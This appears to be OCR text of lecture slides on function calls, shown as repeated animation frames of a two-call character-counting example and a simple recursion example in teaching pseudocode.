
IP



Two Call Example

```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count(“testing”, “t”); // should return 2
  8:   count(“elevate”, “e”); // should return 3
  9: }
```


IP



Two Call Example

IP


```
0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```



Two Call Example


```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```

IP




Two Call Example

```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```




Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }

4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```




Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }

4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```




Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }

4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```




Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }

4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```




Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }

4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```



